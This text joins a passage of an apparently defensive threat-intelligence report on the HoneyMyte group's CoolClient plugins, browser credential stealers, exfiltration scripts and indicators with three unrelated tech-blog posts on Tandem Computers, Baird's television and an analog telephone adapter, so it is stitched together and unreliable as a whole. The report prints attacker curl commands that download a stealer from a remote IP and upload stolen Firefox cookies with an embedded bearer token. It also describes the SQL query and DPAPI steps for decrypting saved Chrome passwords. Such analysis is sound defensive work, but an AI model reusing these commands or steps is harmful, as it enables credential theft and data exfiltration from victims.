A few basic file operations are already supported in the operational commands of the main CoolClient implant, such as listing directory contents and deleting files. However, the dedicated file management plugin provides a full set of file management capabilities.
| Command ID | Action |
| 0x0 | List drives and network resources |
| 0x1 | List files in folder |
| 0x2 | Delete file or folder |
| 0x3 | Create new folder |
| 0x4 | Move file |
| 0x5 | Read file |
| 0x6 | Write data to file |
| 0x7 | Compress file or folder into ZIP archive |
| 0x8 | Execute file |
| 0x9 | Download and execute file using certutil |
| 0xA | Search for file |
| 0xB | Send search result |
| 0xC | Map network drive |
| 0xD | Set chunk size for file transfers |
| 0xF | Bulk copy or move |
| 0x10 | Get file metadata |
| 0x11 | Set file metadata |
RemoteShellS.dll – Remote shell plugin

Based on our analysis of the main implant, the C2 command handler did not implement remote shell functionality. Instead, CoolClient relied on a dedicated plugin to enable this capability. This plugin spawns a hidden cmd.exe process, redirecting standard input and output through pipes, which allows the attacker to send commands into the process and capture the resulting output. This output is then forwarded back to the C2 server for remote interaction.
CoolClient plugin that spawns cmd.exe with redirected I/O and forwards command output to C2
Browser login data stealer
While investigating suspicious ToneShell backdoor traffic originating from a host in Thailand, we discovered that the HoneyMyte threat actor had downloaded and executed a malware sample intended to extract saved login credentials from the Chrome browser as part of their post-exploitation activities. We will refer to this sample as Variant A. On the same day, the actor executed a separate malware sample (Variant B) targeting credentials stored in the Microsoft Edge browser. Both samples can be considered part of the same malware family.
During a separate threat hunting operation focused on HoneyMyte’s QReverse backdoor, we retrieved another variant of a Chrome credential parser (Variant C) that exhibited significant code similarities to the sample used in the aforementioned ToneShell campaign.
The malware was observed in countries such as Myanmar, Malaysia, and Thailand, with a particular focus on the government sector.
The following table shows the variants of this browser credential stealer employed by HoneyMyte.
| Variant | Targeted browser(s) | Execution method | MD5 hash |
| A | Chrome | Direct execution (PE32) | 1A5A9C013CE1B65ABC75D809A25D36A7 |
| B | Edge | Direct execution (PE32) | E1B7EF0F3AC0A0A64F86E220F362B149 |
| C | Chromium-based browsers | DLL side-loading | DA6F89F15094FD3F74BA186954BE6B05 |
These stealers may be part of a new malware toolset used by HoneyMyte during post-exploitation activities.
Initial infection
As part of post-exploitation activity involving the ToneShell backdoor, the threat actor initially executed the Variant A stealer, which targeted Chrome credentials. However, we were unable to determine the exact delivery mechanism used to deploy it.
A few minutes later, the threat actor executed a command to download and run the Variant B stealer from a remote server. This variant specifically targeted Microsoft Edge credentials.
curl hxxp://45.144.165[.]65/BUIEFuiHFUEIuioKLWENFUoi878UIESf/MUEWGHui897hjkhsjdkHfjegfdh/67jksaebyut8seuhfjgfdgdfhet4SEDGF/Tools/getlogindataedge.exe -o "C:\users\[username]\libraries\getloginedge.exe"
Within the same hour that Variant B was downloaded and executed, we observed the threat actor issue another command to exfiltrate the Firefox browser cookie file (cookies.sqlite) to Google Drive using a curl command.
curl -X POST -L -H "Authorization: Bearer ya29.a0Ad52N3-ZUcb-ixQT_Ts1MwvXsO9JwEYRujRROo-vwqmSW006YxrlFSRjTuUuAK-u8UiaQt7v0gQbjktpFZMp65hd2KBwnY2YdTXYAKhktWi-v1LIaEFYzImoO7p8Jp01t29_3JxJukd6IdpTLPdXrKINmnI9ZgqPTWicWN4aCgYKAQ4SARASFQHGX2MioNQPPZN8EkdbZNROAlzXeQ0174" -F "metadata={name :'8059cookies.sqlite'};type=application/json;charset=UTF-8" -F "file=@"$appdata\Mozilla\Firefox\Profiles\i6bv8i9n.default-release\cookies.sqlite";type=application/zip" -k "https://www.googleapis.com/upload/drive/v3/files?uploadType=multipart"
Variant C analysis
Unlike Variants A and B, which use hardcoded file paths, the Variant C stealer accepts two runtime arguments: file paths to the browser’s Login Data and Local State files. This provides greater flexibility and enables the stealer to target any Chromium-based browser such as Chrome, Edge, Brave, or Opera, regardless of the user profile or installation path. An example command used to execute Variant C is as follows:
Jarte.exe "C:\Users\[username]\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\[username]\AppData\Local\Google\Chrome\User Data\Local State"
In this context, the Login Data file is an SQLite database that stores saved website login credentials, including usernames and AES-encrypted passwords. The Local State file is a JSON-formatted configuration file containing browser metadata, with the most important value being encrypted_key, a Base64-encoded AES key. It is required to decrypt the passwords stored in the Login Data database and is also encrypted.

When executed, the malware copies the Login Data file to the user’s temporary directory as chromeTmp.
Function that copies Chrome browser login data into a temporary file (chromeTmp) for exfiltration
To retrieve saved credentials, the malware executes the following SQL query on the copied database:
SELECT origin_url, username_value, password_value FROM logins
This query returns the login URL, stored username, and encrypted password for each saved entry.
Next, the malware reads the Local State file to extract the browser’s encrypted master key. This key is protected using the Windows Data Protection API (DPAPI), ensuring that the encrypted data can only be decrypted by the same Windows user account that created it. The malware then uses the CryptUnprotectData API to decrypt this key, enabling it to access and decrypt password entries from the Login Data SQLite database.
With the decrypted AES key in memory, the malware proceeds to decrypt each saved password and reconstructs complete login records.
Finally, it saves the results to the text file C:\Users\Public\Libraries\License.txt.
Login data stealer’s attribution
Our investigation indicated that the malware was consistently used in the ToneShell backdoor campaign, which was attributed to the HoneyMyte APT group.
Another factor supporting our attribution is that the browser credential stealer appeared to be linked to the LuminousMoth APT group, which has previously been connected to HoneyMyte. Our analysis of LuminousMoth’s cookie stealer revealed several code-level similarities with HoneyMyte’s credential stealer. For example, both malware families used the same method to copy targeted files, such as Login Data and Cookies, into a temporary folder named ChromeTmp, indicating possible tool reuse or a shared codebase.
Code similarity between HoneyMyte’s saved login data stealer and LuminousMoth’s cookie stealer

Both stealers followed the same steps: they checked if the original Login Data file existed, located the temporary folder, and copied the browser data into a file with the same name.
Based on these findings, we assess with high confidence that HoneyMyte is behind this browser credential stealer, which also has a strong connection to the LuminousMoth APT group.
Document theft and system information reconnaissance scripts
In several espionage campaigns, HoneyMyte used a number of scripts to gather system information, conduct document theft activities and steal browser login data. One of these scripts is a batch file named 1.bat.
1.bat – System enumeration and data exfiltration batch script

The script starts by downloading curl.exe and rar.exe into the public folder. These are the tools used for file transfer and compression.
Batch script that downloads curl.exe and rar.exe from HoneyMyte infrastructure and executes them for file transfer and compression

It then collects network details and downloads and runs the nbtscan tool for internal network scanning.
Batch script that performs network enumeration and saves the results to the log.dat file for later exfiltration

During enumeration, the script also collects information such as stored credentials, the result of the systeminfo command, registry keys, the startup folder list, the list of files and folders, and antivirus information into a file named log.dat. It then uploads this file via FTP to http://113.23.212[.]15/pub/.
Batch script that collects registry, startup items, directories, and antivirus information for system profiling
Next, it deletes both log.dat and the nbtscan executable to remove traces. The script then terminates browser processes, compresses browser-related folders, retrieves FileZilla configuration files, archives documents from all drives with rar.exe, and uploads the collected data to the same server.
Finally, it deletes any remaining artifacts to cover its tracks.
Ttraazcs32.ps1 – PowerShell-based collection and exfiltration
The second script observed in HoneyMyte operations is a PowerShell file named Ttraazcs32.ps1.
Similar to the batch file, this script downloads curl.exe and rar.exe into the public folder to handle file transfers and compression. It collects computer and user information, as well as network details such as the public IP address and Wi-Fi network data.
All gathered information is written to a file, compressed into a password-protected RAR archive and uploaded via FTP.
In addition to system profiling, the script searches multiple drives including C:\Users\Desktop, Downloads, and drives D: to Z: for recently modified documents. Targeted file types include .doc, .xls, .pdf, .tif, and .txt, specifically those changed within the last 60 days. These files are also compressed into a password-protected RAR archive and exfiltrated to the same FTP server.
t.ps1 – Saved login data collection and exfiltration
The third script attributed to HoneyMyte is a PowerShell file named t.ps1.
The script requires a number as a parameter and creates a working directory under D:\temp with that number as the directory name. The number is not related to any identifier. It is simply a numeric label that is probably used to organize stolen data by victim. If the D drive doesn’t exist on the victim’s machine, the new folder will be created in the current working directory.
The script then searches the system for Chrome and Chromium-based browser files such as Login Data and Local State. It copies these files into the target directory and extracts the encrypted_key value from the Local State file. It then uses Windows DPAPI (System.Security.Cryptography.ProtectedData) to decrypt this key and writes the decrypted Base64-encoded key into a new file named Local State-journal in the same directory. For example, if the original file is C:\Users\$username \AppData\Local\Google\Chrome\User Data\Local State, the script creates a new file C:\Users\$username\AppData\Local\Google\Chrome\User Data\Local State-journal, which the attacker can later use to access stored credentials.
PowerShell script that extracts and decrypts the Chrome encrypted_key from the Local State file before writing the result to a Local State-journal file

Once the credential data is ready, the script verifies that both rar.exe and curl.exe are available. If they are not present, it downloads them directly from Google Drive. The script then compresses the collected data into a password-protected archive (the password is “PIXELDRAIN”) and uploads it to pixeldrain.com using the service’s API, authenticated with a hardcoded token. Pixeldrain is a public file-sharing service that attackers abuse for data exfiltration.
Script that compresses data with RAR, and exfiltrates it to Pixeldrain via API

This approach highlights HoneyMyte’s shift toward using public file-sharing services to covertly exfiltrate sensitive data, especially browser login credentials.
Conclusion
Recent findings indicate that HoneyMyte continues to operate actively in the wild, deploying an updated toolset that includes the CoolClient backdoor, a browser login data stealer, and various document theft scripts.
With capabilities such as keylogging, clipboard monitoring, proxy credential theft, document exfiltration, browser credential harvesting, and large-scale file theft, HoneyMyte’s campaigns appear to go far beyond traditional espionage goals like document theft and persistence. These tools indicate a shift toward the active surveillance of user activity that includes capturing keystrokes, collecting clipboard data, and harvesting proxy credential.
Organizations should remain highly vigilant against the deployment of HoneyMyte’s toolset, including the CoolClient backdoor, as well as related malware families such as PlugX, ToneShell, Qreverse, and LuminousMoth. These operations are part of a sophisticated threat actor strategy designed to maintain persistent access to compromised systems while conducting high-value surveillance activities.
Indicators of compromise
CoolClient
F518D8E5FE70D9090F6280C68A95998F libngs.dll
1A61564841BBBB8E7774CBBEB3C68D5D loader.dat
AEB25C9A286EE4C25CA55B72A42EFA2C main.dat
6B7300A8B3F4AAC40EEECFD7BC47EE7C time.dat
CoolClient plugins
7AA53BA3E3F8B0453FFCFBA06347AB34 ServiceMgrS.dll
A1CD59F769E9E5F6A040429847CA6EAE FileMgrS.dll
1BC5329969E6BF8EF2E9E49AAB003F0B RemoteShellS.dll
Browser login data stealer
1A5A9C013CE1B65ABC75D809A25D36A7 Variant A
E1B7EF0F3AC0A0A64F86E220F362B149 Variant B
DA6F89F15094FD3F74BA186954BE6B05 Variant C
Scripts
C19BD9E6F649DF1DF385DEEF94E0E8C4 1.bat
838B591722512368F81298C313E37412 Ttraazcs32.ps1
A4D7147F0B1CA737BFC133349841AABA t.ps1
CoolClient C2
account.hamsterxnxx[.]com
popnike-share[.]com
japan.Lenovoappstore[.]com
FTP server
113.23.212[.]15
The History of Tandem Computers

If you are interested in historical big computers, you probably think of IBM, with maybe a little thought of Sperry Rand or, if you go smaller, HP, DEC, and companies like Data General. But you may not have heard of Tandem Computers unless you have dealt with systems where downtime was unacceptable. Printing bills or payroll checks can afford some downtime while you reboot or replace a bad board. But if your computer services ATM machines, cash registers, or a factory, that’s another type of operation altogether. That was where Tandem computers made their mark, and [Asianometry] recounts their history in a recent video that you can watch below.
When IBM was king, your best bet for having a computer running nonstop was to have more than one computer. But that’s pricey. Computers might have some redundancy, but it is difficult to avoid single points of failure. For example, if you have two computers with a single network connection and a single disk drive. Then failures in the network connection or the disk drive will take the system down.
The idea started with an HP engineer, but HP wasn’t interested. Tandem was founded on the idea of building a computer that would run continuously. In fact, the name was “the non-stop.” The idea was that smaller computer systems could be combined to equal the performance of a big computer, while any single constituent system failing would still allow the computer to function. It was simply slower. Even the bus that tied the computers together was redundant. Power supplies had batteries so the machines would keep working even through short power failures.
Not only does this guard against failures, but it also allows you to take a single computer down for repair or maintenance without stopping the system. You could also scale performance by simply adding more computers.
Citibank was the first customer, and the ATM industry widely adopted the system. The only issue was that Tandem programs required special handling to leverage the hardware redundancy. Competitors were able to eat market share by providing hardware-only solutions.
The changing computer landscape didn’t help Tandem, either. Tandem was formed at a time when computer hardware was expensive, so using a mostly software solution to a problem made sense. But over time, hardware became both more reliable and less expensive. Software, meanwhile, got more expensive. You can see where this is going.
The company flailed and eventually would try to reinvent itself as a software company. Before that transition could work or fail, Compaq bought the company in 1997. Compaq, of course, would also buy DEC, and then it was all bought up by HP — oddly enough, where the idea for Tandem all started.
There’s a lot of detail in the video, and if you fondly remember Tandem, you’ll enjoy all the photos and details on the company. If you need redundancy down at the component level, you’ll probably need voting.
youtube.com/embed/SSSB7ZTSXH4?…
One Hundred Years Of Telly

Today marks an auspicious anniversary which might have passed us by had it not been for [Diamond Geezer], who reminds us that it’s a hundred years since the first public demonstration of television by John Logie Baird. In a room above what is today a rather famous Italian coffee shop in London’s Soho, he had assembled a complete mechanical TV system that he demonstrated to journalists.
Television is one of those inventions that owes its genesis to more than a single person, so while Baird was by no means the only one inventing in the field, he was the first to demonstrate a working system. With mechanical scanning and just 30 lines, it’s hardly HD or 4K, but it does have the advantage of being within the reach of the constructor.
Perhaps the saddest thing about Baird and his system is that while he was able to attract the interest of the BBC in it, when the time came for dedicated transmissions at a higher resolution, his by then partly mechanical system could not compete and he faded into relative obscurity. Brits instead received EMI’s 405 line system, which persisted until the very start of the 1980s, and eventually the German PAL colour system in the late 1960s.
So head on down to Bar Italia if you can to raise a coffee to his memory, and should you wish to have a go at Baird-style TV for yourself, then you may need to print yourself a disk.
Header image: Matt Brown, CC BY 2.0.
Create a Tiny Telephone Exchange with an Analog Telephone Adapter

An analog telephone adapter (ATA), or FXS gateway, is a device that allows traditional analog phones to be connected to a digital voice-over-IP (VoIP) network. In addition to this, you can even create a local phone exchange using just analog phones without connecting to a network as [Playful Technology] demonstrates in a recent video.
The ATA used in the video is the Grandstream HT802, which features one 10/100 Mbps Ethernet port and two RJ11 FXS ports for two POTS phones, allowing for two phones to be directly connected and configured using their own profiles.
By using a multi-FXS port ATA in this manner, you essentially can set up your own mini telephone exchange, with a long run of Cat-3 possible between an individual phone and the ATA. Use of the Ethernet port is necessary just once to configure the ATA, as demonstrated in the video. The IP address of the ATA is amusingly obtained by dialing *** on a connected phone and picking 02 as menu option after which a synthetic voice reads out the number. This IP address gets you into the administration interface.
